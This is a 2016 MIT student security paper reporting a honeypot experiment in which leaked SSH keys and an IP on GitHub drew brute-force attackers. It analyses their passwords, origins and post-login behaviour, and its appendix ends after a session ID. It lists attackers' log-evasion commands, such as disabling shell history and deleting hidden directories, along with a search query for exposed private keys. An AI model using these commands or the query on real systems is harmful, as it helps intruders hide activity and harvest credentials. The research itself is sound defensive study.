HACK LIKE NO ONE IS WATCHING: USING A HONEYPOT TO SPY ON ATTACKERS

LINDA LIU	tlliu
KAITLIN MAHAR	kmahar
CIMRAN VIRDI	virdi
HELEN ZHOU	hlzhou

6.857 COMPUTER & NETWORK SECURITY
Massachusetts Institute of Technology
11 May 2016

ABSTRACT

We present findings on what hackers can do with sensitive information that is posted on GitHub. We posted the private SSH keys and IP address of a honeypot to assess what hackers would do when they gained access to this sensitive information. Attackers from all over the world attempted to log in by brute-forcing the password, and some succeeded. We compared the autonomous system numbers (ASNs) for our attackers' IPs to published lists of the most common ones for brute-force attacks and found many in common, suggesting that our attackers were working on a large scale. Once attackers successfully logged in to the honeypot, there were a couple of common behaviors we observed: (1) transferring files to run on the honeypot, (2) attempting to install tools we did not provide, (3) querying information about the user, system, and network, (4) deleting log files, and (5) hiding processes they started. Our results reveal the dangers of having poor security and weak authentication credentials on a server.

CONTENTS

1 INTRODUCTION

We set out to learn what happens to sensitive server information posted online. To do so, we used two modules: GitHub and a honeypot.

GitHub is a code and document-sharing, version control tool that allows users to open-source files in order to share information. A honeypot is a computer security mechanism that is set up to appear like a normal exploitable machine. It is run to lure attackers and capture data about their attacks.

For this project, we set up a honeypot server for attackers to target and used GitHub as our medium to broadcast its information. Specifically, to draw attackers, we posted our honeypot's IP address and SSH keys onto GitHub. Using the honeypot we were able to see how many hackers used the sensitive information to access our system and learn what they did while they were on it. In this paper we present our setup and analysis on common attacks.

1.1 MOTIVATION

GitHub does not provide its users protection from posting sensitive information. Conducting a simple Google search for `site:http://github.com inurl:.ssh/id_rsa` reveals many files. In addition, successfully erasing anything that has been put on GitHub is nearly impossible; a hacker can cache any information posted to GitHub using only 4 commands. Thus, GitHub provides a warning to its users that any sensitive information posted on GitHub, however briefly, should be considered compromised.

There are many examples of the dangers of committing sensitive information to Github. In 2013, a programmer released a blog post called My $2,375 Amazon EC2 Mistake in which he described what happened after accidentally posting an API key on Github. After deleting the important information just five minutes after posting it to Github, the programmer went to bed. When he woke up, bots had managed to find the API key and used it to spin up instances to mine Bitcoin, which led to an expensive Amazon bill.

Given this, we are interested in the behaviors of hackers when given 'access' to the computational power and information on a server.

2 RELATED WORK

In the 1990s and 2000s, several initiatives, such as CAIDA and Dshield, were developed to study patterns of malicious activity on the Internet. These initiatives set up a distributed network of honeypots to collect information. Many utilized low-interaction honeypots, which log information about brute force login attempts but do not provide a interface for hackers to interact with on a successful login (*Alata et al.*).

Analyzing SSH brute force attacks has also been a popular topic among independent researchers. Many have studied features such as the rates of attempts and similarities of guesses across attackers from different areas (Abdou, Owens).

In 2006 *Alata et al.* presented an experimental study in which they learned what attackers do to a compromised machine. Their experiment was carried out over a period over 6 months. They used a high-interaction honeypot and several low-interaction honeypots to monitor what attackers do and derive conclusions from their data. This study showed that the attackers show little sophistication and that there is a correlation between geographical locations of the hackers and politics and socio-economics.

Some work has been done in the face of honeypots, with *Krawtez et. al.* releasing commercial anti-honeypot technology such as Send-Safe's Honeypot Hunter. *Zou et. al.* discussed honeypot detection techniques based on the assumption that security professionals have liability constraints, which prevent them from allowing honeypots to participate in real attacks. They argued that attackers could just check whether botnet could successfully send malicious traffic to attackers' sensors, a technique we actually observed when looking through sessions.

However, literature on honeypots seems to have slowed down recently, and studies generally did not actively publicize honeypot information, thus motivating our project. In addition, much literature focuses on low-interaction honeypots, whereas we use a medium-interaction one to better understand hacker's intentions.

3 OVERVIEW

In this section, we describe the setup of the honeypot and our experiment.


3.1 COWRIE

We used Cowrie, an SSH honeypot that can be found on GitHub.

3.1.1 Server Features

Cowrie is intended to mimic a server with a Debian installation. To appear legitimate, it has imitations of files and folders one would expect on a Linux machine, such as `/bin` and `/etc`. These contents are organized in a Unix-style file system, so they can be explored using `cd` and `ls`.

In addition, Cowrie can simulate the outputs of common Linux commands (example below). If the output is unpredictable, such as when opening a file with `vim`, it will give believable error message.



```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

root@svr04:~# uname -a
Linux svr04 3.2.0-4-amd64 #1 SMP Debian 3.2.68-1+deb7u1 x86_64 GNU/Linux
root@svr04:~#
root@svr04:~# w
 01:55:25 up 7 days,  8:07,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    18.111.121.192   01:55    0.00s  0.00s  0.00s w
root@svr04:~#
root@svr04:~# ps
 PID TTY          TIME COMMAND
5673 pts/0        0:00 -bash
5679 pts/0        0:00 ps
root@svr04:~# 
```

Figure 1: Example of simulated outputs to simple commands

These features are especially important, as the server must appear realistic enough to convince attackers that they are on a real system.

3.1.2 Logging

Everything that happens on the honeypot is logged for analysis. There are three types of logs:

- Connections: All data associated with brute-force attacks on the honeypot is logged here, notably these events:
  - new connection: `timestamp` | `IP`
  - lost connection: `timestamp` | `IP`
  - login attempt: `timestamp` | `IP` | `username` | `password` | `success?`
- Shell interaction: After a successful login, the commands, outputs, and timestamps of the entire shell session are recorded.
- File transfers: All files an attacker attempts to transfer using `wget`, `curl`, `scp` or `sftp` are saved.

3.1.3 Settings and Customization

We configured our instance of Cowrie in two ways (usage described in Section 3.3). In both cases, there were 2 SSH keys set up to enter the server. In the first, our honeypot had two accepted (`username`, `password`) pairs: (`root`, `p@$$w0rd`) and (`richard`, `richard`). In the second, users were authenticated after a random number between 2 and 5 attempts.

On top of the existing Cowrie implementation, we added some features to suit our needs. We expanded the fake file system, such as putting some files in `root`'s home directory, to increase the believability of our honeypot. We also added support to login with a SSH key in order to explore what would happen if we published a private SSH key onto GitHub. Finally, we added fake output for a variety of commands not supported by default. Once again, this increases the believability.

3.2 TECHNICAL SETUP


Our honeypot ran in an AWS EC2 instance. We gave the honeypot a fixed IP address, `52.71.88.158`, for ease of attack. Attacks to that IP address were forwarded to Cowrie on the EC2 server. As SSH attacks commonly occur on port 22, we also forwarded traffic from port 22 of our EC2 instance to Cowrie.

3.3 EXPERIMENT

In our experiment, we publicized sensitive information about our exploitable honeypot. Then, over a period of around two weeks, the honeypot ran and recorded information about attempted attacks. We then did various types of analysis on the resulting logs.

The adversaries are any attackers who have found our information on GitHub. This includes both bots and humans. Attackers should be able to use our posted IP address and SSH key to access the honeypot. However, they should not be able to exploit or find information about the underlying EC2 instance.

3.3.1 Data Collection


ben-bitdiddle adding folder — Latest commit edd270a 16 days ago

.ssh	adding folder	16 days ago
README.md	Update README.md	21 days ago

README.md

expert-guacamole

server at 52.71.88.158

Figure 2: Screenshot of one of our repositories

To facilitate the experiment, we created a new GitHub account and created 4 public repositories. Each had a `.ssh` folder with an `id_rsa` file. The IP address to the honeypot is posted in the `README`. We collected data from the honeypot under the first settings (Section 4.1.3) for five days. At the end of the five days, we found a high number of brute-force attempts, but few successes and no usages of the private SSH key we published; and thus little data about what occurs after an attacker gains access. Thus, afterwards, we ran the honeypot under the second settings for six days. In this phase, there were more successful authentications, but still none with the SSH key.

3.3.2 Data Analysis

We explored the data in various ways. One, we performed statistical analysis to study the trends in types of attackers and attacks. Two, we manually read through transferred files to find interesting attacks, and then used the corresponding session log to play back everything the attacker did in real-time. Three, we attempted to decompile code binaries transferred to the honeypot. Four, we executed the code binaries in a controlled environment (using a VM) and monitored network connection to try to understand the function of the code. The results of each of these analyses can be found in Section 4.

4 RESULTS

In the following section we analyze the data collected by our honeypot. We parsed the logs and performed calculations on the results using Python scripts. Please see our GitHub repository for the parsing code and log files, along with the code we ran for the honeypot.

4.1 LOGIN ATTEMPTS

4.1.1 Passwords

We collected all of the passwords across hackers' login attempts and performed various analyses on them.

MOST COMMON PASSWORDS Overall, a total of over 31,000 unique passwords were used in hackers' login attempts. The top 30 guesses and the number of times they were attempted are displayed in figure 3.

We were curious to see how these results compared with the most frequent passwords people use in general, so we compared them to a list published by SplashData of the most commonly used passwords in 2015, which they generated by looking at password dumps from various hacked websites. The results are shown in table 1.

The passwords in common between our top guesses and the rankings suggest that hackers are utilizing published lists of common passwords when making their guesses – so perhaps these lists are doing more harm than good. Some of the top passwords hackers attempted on us ("admin", "root") are passwords that seem likely for servers but less so in the places that SplashData obtained their data, thus the unranked passwords.

ADDITIONAL STATISTICS Across all unique passwords guessed, the mean length was 7.92. Weighting each password by the frequency it was guessed, the mean length is a bit lower, 7.54. This matches up with the typical required password length of 8 characters.

14.9% of the passwords guessed were numbers-only. 11.3% of the passwords guessed were valid English words, as determined by using the pyenchant package for Python. The most commonly guessed words are shown in table 2.
The full password data set is available in this Google Sheet.




Figure 3: The 30 passwords most commonly used in login attempts, and the number of times they were attempted.

4.1.2 IP Addresses

LOCATIONS We analyzed the IP addresses that made login attempts using the API for keycdn.com's IP lookup tool. We received login attempts from 150 unique IP addresses in 28 countries; the breakdown by country is shown in table 3.

Password	# Attempts	SD Rank
123456	905	11
password	762	2
admin	738	–
!@	689	–
root	597	–
1234	485	8
test	476	–
12345	475	5
p@ssword	448	–
123	446	–

Table 1: The top passwords and their SplashData rankings.

Word	# Attempts
password	762
root	597
test	476
support	131
user	57
raspberry	56
qwerty	44
guest	42
oracle	40
default	38

Table 2: The top guessed English words.

Using the approximate latitude and longitude coordinates the API returned, we used BatchGeo to plot the locations of our attackers on a Google map. A screenshot is included in figure 4; you can view and explore the full map with labeled data points online.

COMPARING RESULTS WITH OTHER SOURCES We ran all of the IP addresses through a service called IP Intelligence, which given an IP address determines the likelihood that an IP is a proxy, virtual private network, or bad IP, where bad "refers to any combination of crawlers/comment & email spammers/brute force attacks... Networks that are infected with malware/trojans/botnet/etc are also considered bad."

IP Intelligence uses machine learning techniques, published ban lists, etc. to assign a probability between 0 and 1. A probability of 1 means that a IP is either on one of these ban lists or is a known proxy. Perhaps unsurprisingly, 76% of our IPs had probability 1 of being bad, with an overall average of 0.97.

There is a program called Fail2Ban that monitors log files and blocks suspected brute-force attackers. Due to a configuration setting, any email reports of brute force attacks

Country	**# IPs**
China	48
United States	23
Russian Federation	12
Ukraine	9
Viet Nam	7
France	6
Germany	6
Netherlands	6
Brazil	4
Romania	4
Hong Kong	3
Japan	3
Republic of Korea	3
Taiwan	2
Canada	1
Colombia	1
Ecuador	1
Greece	1
India	1
Italy	1
Luxembourg	1
Poland	1
Republic of Moldova	1
Singapore	1
Switzerland	1
Thailand	1
Turkey	1
United Kingdom	1

Table 3: IP breakdown by country

from this software that fail to reach the sender bounce back to an address registered to a programmer named Ken Tossell. He has received two million attack reports and compiled their results, and published the top ASNs (autonomous system numbers) associated with these attacks online.

We compared the list of ASNs associated with our IPs to his list of the top 100 ASNs. 30 of the 86 ASNs associated with our IPs were on his top 100 list; 8 of his top 10 made our list. Furthermore, the most common ASN amongst our IP addresses was his second place for the most attacks, and our second most common ASN was his first place. This combined with our IP Intel results shows that there are certain notorious culprits who seem to commit the vast majority of brute force attacks.




Figure 4: The approximate locations of the IP addresses.

IP ADDRESSES OF NOTE A few of the IP addresses and associated data we saw stood out to us, so we investigated them a bit more. One such IP was 141.212.122.33, with hostname http://researchscan288.eecs.umich.edu. We learned by visiting the URL that some University of Michigan researchers are conducting research on protocol deployment and security throughout the internet by making benign connection attempts to every possible IP address. (The data we gathered backs this up. They started one session and made zero login attempts.)

Inspecting the ISPs, we found that we received a fair amount of connection attempts from IPs associated with cloud computing and/or hosting services:

- Microsoft Azure: 3 addresses
- Amazon Web Services: 3
- CariNet, Inc.: 3
- Choopa, LLC: 1
- Softlayer Technologies: 2
- ColoCrossing: 2
- Private Layer, Inc.: 1
- Quasi Networks: 1
- LeaseWeb Netherlands: 1
- PlusServer AG: 1

There may have been even more than these, but it was hard to deduce the exact nature of some of the ISPs in foreign countries and tell whether they were simply telecom companies or also offered server hosting and cloud computing. These results reinforce a few potentially obvious points: hackers wish to obfuscate their true locations and identities, protect their own computer, and get a large amount of computing power. An interesting point of further inquiry would be to see what type of policies cloud computing services have about legal use, and what detection, if any, they do to prevent spammers/hackers from using their virtual machines for brute force attacks.

One IP address in particular, 183.3.202.112, far surpassed all others in terms of number of sessions and login attempts. This IP, from Guangzhou, China, initiated 25,906 SSH sessions, made 75,925 login attempts, and successfully logged in to the honeypot 223 times. Second place goes to a nearly identical IP, 183.3.202.114, which initiated 1666 SSH sessions, made 4933 login attempts, and successfully logged in to the honeypot 28 times. Interestingly, the ASN associated with these IP addresses did not make Ken Tossell's list; perhaps they are relatively new (Tossell's list has not been updated since mid-2015), or they may only target very specific servers in their attacks, and not any that use Fail2Ban.

Excluding these two outliers, for the other 148 IP addresses, an average of 45.2 sessions were initiated, and each IP made an average of 85.7 login attempts with 2.7 successes. Histograms are shown in figures 5 and 6. As you can see, the vast majority of IPs initiated less than 100 sessions and made less than 300 login attempts.




Figure 5: Histogram of initiated SSH sessions

The full IP data set is available in this Google Sheet.




Figure 6: Histogram of login attempts

4.2 ATTACKER EXPLOITS

Once attackers successfully logged in to the honeypot, there were a couple of common behaviors we observed: (1) transferring files to run on the honeypot, (2) attempting to install tools we did not provide, (3) querying information about the user, system, and network, (4) deleting log files, and (5) hiding processes they started. In general, the attackers attempted to utilize the computational power of our honeypot server without leaving much of a trace behind.

4.2.1 Files Transferred to the Honeypot

Using wget and curl, attackers contacted servers (many of which were blacklisted) scattered across the world in order to transfer various scripts, binaries, and data to the honeypot. In addition to the source code of tools we did not provide (to be discussed in Section 4.2.2) were multi-functional Perl IRC bots, SSH brute force scanners, and binaries that seemed to be part of distributed denial of service (DDoS) attacks.

Multi-functional Perl IRC Bots

To explain the functionality of the multi-functional Perl IRC bots, we first define some terminology:

- **Internet Relay Chat (IRC) Network**: An IRC network is an application-layer protocol that facilitates communication in the form of text (Oikarinen).


- **IRC Channel**: A channel is a place on IRC where people can meet and participate in a discussion. Channels can be created by anyone, and must contain at least one person [TODO: REF].
- **Channel Operator**: The channel operator decides who can stay on a channel, and various settings for the channel (secrecy, invite-only, etc.).

For the scripts that were immediately readable with a code editor, we found that many of these scripts were variants of a multi-functional Perl IRC bot we found online. These bots would establish a connection to servers on the Undernet, the fourth largest Internet Relay Chat network that is publicly monitored. Once connected to a specified channel on the Undernet server, they were able to accept requests (likely from the channel operator) for a large variety of functions implemented in the Perl code. We list these functions below:

- Joining and quitting the channel
- Scanning for open ports on an IP
- Downloading files
- Resolving an address via DNS
- Flooding a target network using UDP, TCP, or HTTP (DDoS attack)
- Sending mail to a specified recipient

With our honeypot server (and presumably other servers the attacker was able to compromise), the channel operator could then launch a DDoS attack on a target of his choosing. Thus, the Perl IRC bot code would effectively turn a server into part of its bot network, ready to receive commands from the Undernet channel.

Interestingly, as shown in Figure 7, the IRC bot's source code contained a disclaimer indicating that it was intended for educational purposes only:



```
#!/usr/bin/perl
####################################################################################
####################################################################################
##  perlBot v1.02012 By unknown @unknown                          ##    [ Help ]   #####
##      Stealth MultiFunctional IrcBot Writen in Perl             #####################
##        Teste on every system with PERL instlled                ##  !x @system
##                                                                ##  !x @version
##       This is a free program used on your own risk.            ##  !x @channel
##         Created for educational purpose only.                  ##  !x @flood
## I'm not responsible for the illegal use of this program.       ##  !x @utils
####################################################################################
```

Figure 7: Perl IRC Bot Disclaimer

The usage of this code in a non-educational, probably malicious context shows that well-intentioned experiments can have dangerous effects when used in an unintended fashion.

SSH Brute Force Scanners

In addition to scripts that would turn servers into IRC bots, attackers also transferred files that would use the already-found servers to search for other 'nearby' servers. A common tool attackers used was the SSH BruteForce Tool, or BSSHv2.4, which was transmitted via both compressed source code and executable binaries. This tool scans for ssh2 connections by providing a list of IPs and passwords, and also detects honeypots. The tool starts the scan by checking nearby IPs, iterating through ports and IP addresses with the same prefix. It also provides a file of login credentials to attempt for these IPs. Thus, by installing this tool onto machines they have gained control of, attackers can use these machines to help grow their network of compromised machines even further.

Again, the website for the SSH BruteForce Tool contained a disclaimer stating that this software was intended only for testing and legal purposes.

Binaries

Many of the files transferred to the honeypot were binaries. While we attempted to use disassemblers to better understand these binaries, much of the code was too low-level to get a satisfactory understanding. Instead, we ran these binaries in a virtual machine (VM), and monitored the files being created as well as the VM's network traffic.

We found that attackers tended to transfer multiple copies of the same code, but in different formats. For example, one copy might be an ELF 32-bit LSB executable for Intel 80386, whereas another copy might be an ELF 32-bit LSB executable for the ARM architecture, and another copy might be an ELF 32-bit MSB executable for the MIPS architecture. Thus, the attackers were prepared to fit their attack to the machine they were dealing with.

After running the binaries we received, we found that one of them caused our machine to send an increasing number of requests to many IP addresses around 6.100.1.44, which corresponds to the network for the US Department of Defense. We figured out that our server was part of a DDoS attack, and that we were sending a very large number of SYN_SENT requests over TCP, i.e. actively attempting to establish many TCP connections with the Department of Defense.

Looking at the files created as a result of executing this binary, we found an identification file that gave our server a process ID, likely one among many servers executing this binary. There was also file containing login information, as well as a list of IP addresses on the Orange network (a French ISP). We did not see any active connections to these IP addresses, but it is possible that our server would have connected to them later.

4.2.2 Shell Commands

For attacks that were not purely automated, the hackers employed a variety of techniques to try to run their malicious code and leave little trace behind. They attempted to install tools, queried contextual information, tried to cover their tracks (see Appendix for a sample session).

Tool Installation

Sometimes, after hackers attempted to use a command that we had not provided, they transferred the binaries and source code for the tools they needed. For example, we found the source and binary for vim on our honeypot, which had been transferred after an unsuccessful attempt to use vim. Hackers would also transfer executables such as BusyBox, which combines many common UNIX utilities.

Contextual Queries

To adapt their attack to the context they were in, hackers looked for the type of system they were on, the type of network they were on, and the type of permissions they had as a user. Some commands they used were:

Command	**Purpose**
`w`	Show who is logged on and what they are doing
`uname -a`	Print all system information
`cat /proc/cpuinfo`	Print machine information
`/sbin/ifconfig` grep inet|	Get network information, such as the address
`su`	Change user ID or become superuser
`id`	Print real and effective user and group IDs
`cat /etc/issue`	Message or system identification printed before login prompt
`pwd`	Print name of current/working directory
`ls -al`	Use long listing format to list all files in current directory

Table 4: Command-line Contextual Queries

Once hackers got a sense of the type of machine they were on, they were able to transfer the appropriate source or executables (discussed previously in Section 4.2.1) to run their attacks.

Hiding Malicious Activity

To avoid detection, attackers removed (or prevented writing to) files indicating their presence and attempted to conceal the processes they started.

In terms of files stored on the server, hackers tried to hide their malicious activity by preventing history logging and shell monitoring. As shown by Table 5, attackers would unset the corresponding environment variables, and work in a hidden directory that they removed once they had started the process.

Command	**Purpose**

`unset HISTFILE`
`unset HISTSAVE`
`unset HISTLOG`
	Turn off shell history logging

`unset WATCH`	Preemptive measure in case the WATCH variable was set to monitor the shell
`export HISTFILE=/dev/null`	Set the history file to /dev/null, effectively disabling it
`mkdir .kde`	Make a ‘hidden’ directory to put scripts in
`rm -rf .kde/`	After scripts are run, remove the hidden directory

Table 5: Command-line Contextual Queries

5 CONCLUSION

In this paper we saw what hackers try to do with sensitive information that is posted to Github. The results in this paper show that sensitive information posted on Github is indeed accessed by many hackers in a short period of time. The results also show a variety of attacks that the attackers perform.

Hackers tried to brute-force their way into our honeypot by guessing common/simple passwords. The 150 IP addresses associated with our attackers were geolocated to 28 different countries. Nearly all of the IPs attacking us were considered "bad" by IP Intelligence, and several of the most common ASNs our IPs were part of were on published lists of top ASNs for brute-force attacks. This result showed us that we were the target of attackers who perform brute-force attacks on large scale. Furthermore, many of the IPs were associated with cloud computing or hosting services, suggesting that our attackers hide their identity and gain more computing power by using AWS, Microsoft Azure, etc. Most attackers made somewhere between 0 and 300 login attempts across somewhere between 0 and 100 sessions.

Upon entry to the honeypot, attackers transferred files to run on the honeypot, attempted to install tools, familiarized themselves with the context they were working in, and tried to cover their tracks. Among the files transferred to the honeypot were a Perl IRC bot, an SSH brute forcer, and a DDoS binary, all of which would take advantage of the server's computational power. We found this interesting, as we had hypothesized that some attackers might try to look for sensitive information on the server. Overall, hackers entered the honeypot with the intention of harnessing its computational power, and tried to make this breach as subtle as possible.

This paper discusses how attackers enter a honeypot, and what they do once they are on the honeypot. It shows that information on Github should be considered compromised as soon as it is posted. Github may consider a solution that protects its users from committing sensitive information to the site and warning them when they do so.

Possibilities for future work include leaving the honeypot running for longer to collect more data, and refining the honeypot to make it less obvious that it is not a real server.

6 APPENDIX

Sample Session:

```
SESSION ID: 41894a63
